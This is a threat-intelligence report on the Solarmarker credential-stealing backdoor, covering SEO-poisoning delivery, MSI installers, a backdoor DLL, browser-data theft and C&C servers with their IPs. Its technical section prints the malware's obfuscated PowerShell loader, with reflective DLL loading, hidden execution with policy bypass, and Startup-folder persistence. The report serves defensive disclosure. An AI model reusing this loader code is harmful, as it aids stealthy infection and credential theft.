PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS

Solarmarker
In-Depth Analysis

Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland

+41225481923

info@prodaft.com

Contents

Reference Number	CH-2021102501
Prepared By	PTI Team
Investigation Date	14.09.2021 - 27.09.2021
Initial Report Date	19.10.2021
Last Update	27.10.2021

What's new?

The PRODAFT Threat Intelligence (PTI) team has assembled this report to provide in-depth knowledge about Solarmarker malware and the threat actors behind it. During our investigation, the PTI team was able to detect and gain access to Solarmarker's C&C Server infrastructure. This report contains findings from the threat actor's C&C server, including command statistics, targeted countries, tools used during the attacks, executed commands, and other information regarding the group's tactics, techniques, and procedures. This report brings new, exclusive information about Solarmarker C&C infrastructure to the public, and offers valuable statistics about its targets. All victims targeted by Solarmarker attacks within the C&C panel were informed through official channels.

Indicators of compromise (IOCs) and references are provided at the end of the report.

Please note that this report has two versions. The *"Private Release"* is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the *"Public Release"* is publicly disseminated for the purpose of advancing the global fight against high-end threat actors and advanced persistent threats.

1 Introduction

This report is based on an analysis of the Solarmarker malware conducted by the PRODAFT Threat Intelligence (PTI) team. Solarmarker is a .NET-based data exfiltration tool with backdoor capability first discovered sometime around September 2020. At the time of our analysis, as shown in Figure 23, Solarmarker mostly targeted individuals and corporations based in the United States and Canada. The PTI team has successfully de-anonymized the C&C server and discovered that Solarmarker had already infected more than 12,000 victims and stolen over 200,000 credentials as of this report. Victim statistics by country and observations from the C&C panel are provided in detail in the following sections.

2 Executive Summary

Solarmarker is a multi-stage, heavily obfuscated malware targeting thousands of victims globally. Although security researchers identified Solarmarker as early as **September 2020**, the threat actors responsible altered their approach to malware execution in **September 2021**. They changed several installation steps, such as the initial point of entry in MSI installation files, making this advanced persistent threat even more dangerous.

After a careful examination of malicious activity in a client's infrastructure, the PTI Team started investigating Solarmarker and gained access to the attacker's C&C infrastructure, the center of the crime operation. Subsequent analysis of Solarmarker victims revealed that the campaign captured 200,000 victim credentials from around 12,000 victim devices in the United States and Canada. **88.4%** of these devices are located in the United States while **10%** are located in Canada. Other countries constituted the remaining **1.6%** of the total.

Analysis of exfiltrated data shows that the majority of targets are high-profile individuals such as government officials and executives of private organizations. During the investigation, the PTI team was able to collect multiple artifacts from the crime group spearheading the Solarmarker campaign. The details of the investigation, including victim statistics and relevant observations, are provided in this report.

Our research makes it clear that the cybercrime group behind Solarmarker is persistent and highly sophisticated. The underlying malware operated and evolved for an entire year without being detected, and would have led to headline-making data breaches and extortion attacks if our team, in cooperation with authorities, had not de-anonymized the group's command and control infrastructure.

3 Technical Analysis

This section contains a technical analysis of the Solarmarker malware (Jupyter, Polazert, YellowCockatoo) and its related components . It includes the corresponding admin panel and malware sample.

Solarmarker is a .NET-based modular data exfiltration tool with an obfuscated backdoor that targets Windows systems. The PTI team first found it as a portable executable file. Within the first generation of samples, Solarmarker contained statically embedded Powershell payloads and DLLs. However, in September 2021, the threat actors respnsible switched to using MSI package installers [4]. This strategy proved to be advantageous for evading security software of enabling more malicious functionality.

3.1 Distribution Mechanism

Solarmarker threat actors generate numerous malicious phishing web pages with common business terms in English to target corporations and employees. These web pages target users performing job-related searches, leading them to legitimate-looking websites and prompting them to download document files that secretly contain Solarmarker malware. This technique is commonly referred as SEO poisoning. Threat actors distribute thousands of keywords and links promote malicious web pages containing malware. When malicious pages earn top-ranking SEO results, they can easily distribute to millions of victims at a time.



Figure 1. Fake PDF File

The malicious links found in the documents use URL-redirection to direct users to the malware dropper page. These pages serve the payload mostly in the form of a legitimate PDF viewer (Adobe Reader, Slim PDF, Sumatra PDF, or Nitro PDF).



Figure 2. **Solarmarker dropper site hosted in sites.google.com**

3.2 Solarmarker Malware Execution

The first Solarmarker samples ran in five different stages enabled through portable executable files [2]. New iterations reduced the number of stages to four. [3]. This reduction simplified the attack by skipping the malicious installation screen that victims would otherwise encounter.

3.2.1 Installation

The MSI installer version of Solarmarker comes in two different versions. The first version comes with a decoy PDF viewer application installer. After running the MSI file, the installer successfully installs the legitimate application. During installation, a malicious Powershell script is executed in the background and loads the Solarmarker DLL. (see Figure 3)



Figure 3. **MSI file installation interface**

In the second version, the installer displays an error (Figure 4) and executes a malicious Powershell script (Figure 6) that leaves a backdoor in the system and establishes a reverse connection to the command and control server.



Figure 4. **MSI Installer Error**

3.2.2 Powershell Loader

The dropped Powershell script (Figure 5) loads the backdoor and provides support for malware persistence. The backdoor DLL file is stored in BASE64-encoded format inside the Powershell script. First, the script decodes the BASE64-encoded DLL and saves it to a predefined path with a random name. Then, the script decodes the DLL with a simple XOR cipher and loads the decoded DLL via the calling **System.Reflection.Assembly** method.

At this stage, the script gains persistence by creating a shortcut file at the **"AppData\Microsoft\Windows\Start Menu\Programs\Startup"** directory. This shortcut file executes during system startup and invokes the backdoor DLL manually.

```
;if($a240e43836444ba244e2a54bea411 -Eq 0) {$a0243a25c64456ab8aa64d7c4fb28=(a99cc9825124e6a691341f1505af4)+'.'+$aed464499a34cc9f954dbf4acbd54
;$aeaa4aa156646197759b9e4e3b773=$a0243a25c64456ab8aa64d7c4fb28
;}$ac8950c946a45d9241b092a42872c=New-OBJect ByTE[] (GeT-RANdOM -MIniMUm 50000 -MaXiMUM 200000)
;(NEw-oBjecT random).NextbytEs($ac8950c946a45d9241b092a42872c)
;[sySTEM.iO.fiLE]::wriTeALlbytes($a8d979e7dbe4bcb5dc673cb500bc5+"\"+$a0243a25c64456ab8aa64d7c4fb28, $ac8950c946a45d9241b092a42872c)
;}$abd67049f894efb21f7debb522a31=$a8d979e7dbe4bcb5dc673cb500bc5+'\'+$aa0fd520c9d4f39151263dae7b935+'.'+(a99cc9825124e6a691341f1505af4)
;[systEM.iO.File]::WrIteaLlbyTES($abd67049f894efb21f7debb522a31,[sysTEm.cONveRt]::FrOmBasE64StriNG($aa11e80e8b5416a6a0c1f5619746d))
;$a636e8080d741999e1884e298d97b="$a90dc61b8874eb94f196887b5dc01='XjFpcn5Ae2d5Zj40fmlLbll4aGtrQXJ
+bG5WK29qeHNTQipxTCEyTGxEdnJXeDNyYDJzRjtaR2srLXcta0QtaDZnfWxHPnhgd0lkaUhyQFZrPD5AdVkmZl4xaHB8QGB7U0JeTXRDYl5PVXhzQHxDYFdAUyY4dV5Qc2JYXm50bXdAdTA0Z0B7cHMwQHxCNX5eUWZWKl
5vNjlEQH55Z3FAU2NJSF4wY3t3'
;$aacf08db5c6491ba0455a2adeca33=[SySteM.Io.FiLE]::ReadAllBYTES('"+$abd67049f894efb21f7debb522a31+"')
;fOR($a08fc4b3ab14b7a8dd0ccecc1a86a=0
;$a08fc4b3ab14b7a8dd0ccecc1a86a -lT $aacf08db5c6491ba0455a2adeca33.COuNt
;){foR($a642b630ebc413bd3c2e23e8fd42d=0
;$a642b630ebc413bd3c2e23e8fd42d -lT $a90dc61b8874eb94f196887b5dc01.lEngth
;$a642b630ebc413bd3c2e23e8fd42d++){$aacf08db5c6491ba0455a2adeca33[$a08fc4b3ab14b7a8dd0ccecc1a86a]=$aacf08db5c6491ba0455a2adeca33[$a08fc4b3ab14b7a8dd0ccecc1a86a] -bxOR
$a90dc61b8874eb94f196887b5dc01[$a642b630ebc413bd3c2e23e8fd42d]
;$a08fc4b3ab14b7a8dd0ccecc1a86a++
;if($a08fc4b3ab14b7a8dd0ccecc1a86a -GE $aacf08db5c6491ba0455a2adeca33.coUNT){$a642b630ebc413bd3c2e23e8fd42d=$a90dc61b8874eb94f196887b5dc01.LENgTh}}}
;[sYstEm.reFleCTion.ASSEmBLY]::loaD($aacf08db5c6491ba0455a2adeca33)
;[maRS.deIMOS]::InTerACt()"
;$a2471258053439adadc4363b1fff7=(a99cc9825124e6a691341f1505af4)
;ab1fa096b424738faa183cc3add09 -a9ac6810fda42ea09b2a15e3526a4 ("hkeY_CuRrEnT_uSer\SOFtwaRE\Classes\"+$a2471258053439adadc4363b1fff7+"\Shell\Open\CoMmANd")
-a9f96ede4b249aa322c326d410797 ('PoWERShEll -WiNdOwstyLe hiDDeN -eP BYPAss -coMMAND "'+$a636e8080d741999e1884e298d97b+'"')
;ab1fa096b424738faa183cc3add09 -a9ac6810fda42ea09b2a15e3526a4 ("hKeY_curRenT_USeR\SoFtWarE\cLASSes\."+$aed464499a34cc9f954dbf4acbd54) -a9f96ede4b249aa322c326d410797
$a2471258053439adadc4363b1fff7.tolOWer()
;$aff450839cd40581a78945cf26ca9=NEw-ObJEct -cOmObJeCT wsCRIPt.SHeLl
;$adc819d376241e8a0e40cc698dddf=$aff450839cd40581a78945cf26ca9.cReAtEsHOrtcUT($ENv:aPPDAta+'\miCroSoFt\WINDOwS\stARt
MENU\PRograMs\staRtuP\aad8174b5ff4d3bc9e9443812d0b0.lnK')
;$adc819d376241e8a0e40cc698dddf.TargETPath=$a8d979e7dbe4bcb5dc673cb500bc5+'\'+$aeaa4aa156646197759b9e4e3b773
;$adc819d376241e8a0e40cc698dddf.WiNDOwStYlE=7
;$adc819d376241e8a0e40cc698dddf.SAVe()
```

Figure 5. **Obfuscated Powershell Loader**



Figure 6. **Execution of Powershell Loader**

Threat actors generate Powershell scripts using the C&C server. They keep the records of these scripts and note which victim gets infected with the corresponding script.

3.2.3 Backdoor DLL

The DLL is obfuscated using the Dotfuscator [1] tool. Dotfuscator performs a combination of code obfuscation and shrinking, which hardens the reverse engineering process. Luckily, most of the strings are still in plain text format because the cybercrime group failed to use the Dotfuscator tool correctly.



Figure 7. **Dotfuscator Indicator**

Upon execution, the DLL generates a random 16-byte AES key to encrypt traffic between the C&C and the victim's machine. The DLL sends this key with a random generated victim identification base64 string to the C&C server after encrypting it with a hardcoded RSA public key (Figure 8) in the initial request. These hardcoded RSA keys are white-listed and manageable from the C&C server.

Figure 8. **Hardcoded RSA Key**



Figure 9. **Generated Victim Key**

The malicious backdoor DLL sends the collected system information to the C&C server and waits for incoming tasks. The system information packet contains the computer architecture, hardware identity, operating system name, computer name, workgroup name, and user rights values. (Figure 10).

```
// Token: 0x06000024 RID: 36 RVA: 0x00003690 File Offset: 0x00001890

private static void a(Deimos.a.a A_0, Deimos.a.k A_1) {
    Random random = new Random();
    string test = string.Concat(new string[]) {
     "{\"",
        Deimos.a.a(new char [] { 'a', 'c', 't', 'i', 'o', 'n' }), "\":\"", Deimos.a.a(new char [] { 'p', 'i', 'n', 'g'}), "\",\"",
        Deimos.a.a(new char [] { 'h', 'w', 'i', 'd' }), "\":\"", A_0.g, "\", \"",
        Deimos.a.a(new char [] { 'p', 'c', '_', 'n', 'a', 'm', 'e' }), "\":\"", Deimos.a.ag(), Deimos.a.aa(), "\",\"",
        Deimos.a.a(new char [] { 'o', 's', '_', 'n', 'a', 'm', 'e' }), "\":\"", Deimos.a.ad(), Deimos.a.aa(), "\",\"",
        Deimos.a.a(new char [] { 'a', 'r', 'c', 'h' }), "\":\"", Deimos.a.ae() ? "x64" : "x86" Deimos.a.aa(), "\",\"",
        Deimos.a.a(new char [] { 'r', 'i', 'g', 't', 's' }), "\":\"" Deimos.a.ac() ? "Admin" : "User", Deimos.a.aa()
    }
```

Figure 10. **JSON Serialized System Information**

The backdoor also has a data exfiltration module named **Jupyter**. Jupyter loads and parses auto-fill data, saved passwords, and saved credit card information from the victim's web browsers. After parsing the saved passwords, it filters them according to the rules defined inside the C&C panel (3.4.1). Generally, this process targets online cryptocurrency wallet domains.



Figure 11. **Jupyter DLL**

3.3 C&C Infrastructure

The PTI team discovered that threat actors were using two different command-and-control servers. They routed malware connections from victims to an intermediary server called **"Admin Panel"** using multiple alternative load balancer servers. This server saves the victim-specific ID to the panel and manages initial command-and-control operations.

The second server, called **"MAT Panel"**, classifies and stores all victim data, such as cryptocurrency credentials and wallets. The admin panel contains multiple users for checking incoming victim credentials. More detailed information about the control panel and the C&C structure is given in the next section. The following table contains all of the server IP addresses, hosting providers, and roles of the servers used in the Solarmarker malware campaign as of this report.

IP	Hosting Provider	Role
185.244.213.64	M247 LTD Paris	Load Balancer
167.88.15.115	Nexeon Technologies, Inc (NT-63)	Load Balancer
216.230.232.134	The Optimal Link Corporation (THEOPT-2)	Load Balancer
45.42.201.248	SmartHost LLC	Load Balancer
37.120.237.251	M247 LTD Quebec	Load Balancer
188.241.83.61	M247 LTD Paris	Load Balancer
146.70.41.157	M247 LTD New York	Load Balancer
149.255.35.179	Hivelocity Inc	Load Balancer
45.155.204.139	Starcrecium Limited	Admin Panel
176.113.115.125	Red Bytes LLC	MAT Panel

3.4 Management Panel

The PTI team detected and gained access to two Solarmarker management panels. While the first panel (MAT panel) is used for extracting and categorizing victim data, the second one the malware C&C through which commands are issued. (see Figure 12)

3.4.1 MAT Panel

The MAT panel is used for management and filtering of the victim data. This panel contains the following list of pages,

- Боты (Bots)
- Избранное (Favourites)
- BTC
- Линки BTC (BTC Links)
- Пользователи (Users)
- Логирование (Logs)



Figure 12. **MAT Panel Dashboard**

On the "BTC Links" page, the threat actors used domain suffixes to filter stolen credentials by domain name (see Figure 13). The extracted data with these rules are used later on the "BTC" page. Note that the majority of these rules are used for storing cryptocurrency wallet domains. Moreover, the threat actors were able to check generic victim data by clicking on the ID of the victim. As of this report, there are 670 different rules configured inside the MAT panel.



Figure 13. Domain rules found on BTC Links page

Threat actors could reserve a bot and hide it from other MAT Panel users. The reserving action is logged in the panel, allowing an admin to track reserved bots by user, as seen in Figure 14. This reserving functionality could indicate an affiliate-based business model, even though Solarmarker itself is most likely run by a single author.



Figure 14. Bot reserving logs found on Logs page

Inside the "Bots" page of the MAT panel, basic victim system information is displayed. The victim data shown on the details page includes hidden virtual network computing (HVNC) information, the number of saved browser credentials stolen, auto-fill data, credit card numbers, and predefined tasks. The malware also starts a SOCKS5 proxy and HVNC server on the victim's machine. (see Figure 15)

